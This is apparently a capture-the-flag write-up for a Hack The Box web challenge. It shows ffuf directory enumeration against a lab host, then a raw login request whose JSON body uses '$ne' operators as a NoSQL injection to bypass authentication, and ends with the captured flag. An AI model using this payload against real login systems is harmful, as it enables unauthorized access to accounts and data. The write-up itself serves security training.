Lazy Ballot

1) Checked pages

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://94.237.51.111:49366/FUZZ' -ic -t 200
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://94.237.51.111:49366/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 1159, Words: 48, Lines: 32, Duration: 231ms]
static                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 271ms]
                        [Status: 200, Size: 10415, Words: 918, Lines: 195, Duration: 246ms]
logout                  [Status: 302, Size: 23, Words: 4, Lines: 1, Duration: 267ms]
dashboard               [Status: 401, Size: 31, Words: 2, Lines: 1, Duration: 206ms]
Static                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 284ms]
                        [Status: 200, Size: 10415, Words: 918, Lines: 195, Duration: 223ms]
:: Progress: [87651/87651] :: Job [1/1] :: 494 req/sec :: Duration: [0:02:19] :: Errors: 0 ::
```

2) Found nosql injection

Request

Pretty Raw Hex


```
1 POST /api/login HTTP/1.1
2 Host: 94.237.51.111:49366
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://94.237.51.111:49366/login
8 Content-Type: application/json
9 Content-Length: 67
10 Origin: http://94.237.51.111:49366
11 Connection: close
12 Cookie: connect.sid=
   s%3Amh6kxvAzsFYfUuvwOpcihNPXxAobjlVT.nFBxUAZD9J808XIjm7ufUOk4WBHgiqDA3TvuGq%2B2sSQ
13
14 {
     "username":{
       "$ne":"username"
15   },
     "password":{
       "$ne":"password"
16   }
   }
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 42
5 ETag: W/"2a-/VPOESwtBCIUsOBlY9syO+ZDgmQ"
6 Date: Wed, 19 Jun 2024 13:10:05 GMT
7 Connection: close
8
9 {
    "resp":"User authenticated successfully"
  }
```

3) Got access to dashboard



4) Found flag

b3553a74b7969e519115048b8ed104fb04	Diplomatic Mastery Front	HTB{c0rrupt3d_c0uch_b4ll0ts!}	false
b3553a74b7969e519115048b8ed104fb24	Iron Legion Coalition	Dominus Outpost	false

1 2 3 4 5 6 7 8 9 10